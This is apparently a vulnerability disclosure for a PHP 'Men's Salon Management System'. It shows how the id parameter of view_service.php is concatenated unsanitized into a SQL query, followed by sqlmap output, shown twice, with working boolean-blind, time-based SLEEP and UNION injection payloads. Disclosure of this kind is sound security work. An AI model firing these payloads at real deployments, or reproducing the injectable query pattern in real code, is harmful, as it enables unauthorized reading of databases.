


Men's Salon Management System view_service.php has Sqlinjection

Men's Salon Management System view_service.php has Sqlinjection, The basic introduction of this vulnerability is that SQL injection means that the web application does not judge or filter the validity of user input data strictly. An attacker can add additional SQL statements to the end of the predefined query statements in the web application to achieve illegal operations without the administrator's knowledge, so as to cheat the database server to execute unauthorized arbitrary queries and further obtain the corresponding data information.



```
admin > services > view_service.php
1 <?php
2 require_once('.../config.php');
3 if(isset($_GET['id']))
4     $qry = $conn->query("SELECT * FROM `service_list` where id = '{$_GET['id']}'");
5     if($qry->num_rows > 0){
6         $res = $qry->fetch_array();
7         foreach($res as $k => $v){
8             if(!is_numeric($k))
9                 $$k = $v;
10        }
11    }
12 }
13 ?
14 <style>
15     #uni_modal .modal-footer{
16         display:none !important;
17     }
18 </style>
19 <div class="container-fluid">
20     <dl>
21         <dt class="text-muted">Name</dt>
22         <dd class="pl-4 fs-4 fw-bold"><?= isset($name) ? $name : '' ?></dd>
23         <dt class="text-muted">Description</dt>
24         <dd class="pl-4">
25             <p class=""><small><?= isset($description) ? $description : '' ?></small></p>
26         </dd>
27         <dt class="text-muted">Cost</dt>
```

```

sqlmap identified the following injection point(s) with a total of 87 HTTP(s) requests:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=2' AND 4532=4532 AND 'VMKF'='VMKF

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=2' AND (SELECT 9406 FROM (SELECT(SLEEP(5)))Txa0) AND 'DQxe'='DQxe

  Type: UNION query
  Title: Generic UNION query (NULL) - 7 columns
  Payload: id=-5164' UNION ALL SELECT NULL,CONCAT(0x7170767071,0x4a7a5942704c544550466c434a584b677070704c5567557867546971537361435767756e72646d46,0x717a767871),NULL,NULL,NULL,NULL,NULL-- -
---
```

SqlMap Attack

sqlmap identified the following injection point(s)
with a total of 87 HTTP(s) requests:

Parameter: id (GET)

 Type: boolean-based blind

 Title: AND boolean-based blind - WHERE or HAVING
clause

 Payload: id=2' AND 4532=4532 AND 'VMKF'='VMKF

 Type: time-based blind

 Title: MySQL >= 5.0.12 AND time-based blind
(query SLEEP)

 Payload: id=2' AND (SELECT 9406 FROM
(SELECT(SLEEP(5)))Txa0) AND 'DQxe'='DQxe

 Type: UNION query

 Title: Generic UNION query (NULL) - 7 columns

 Payload: id=-5164' UNION ALL SELECT
NULL,CONCAT(0x7170767071,0x4a7a5942704c544550466c434a
584b677070704c5567557867546971537361435767756e72646d4

6,0x717a767871),NULL,NULL,NULL,NULL,NULL-- -

-- -

-- -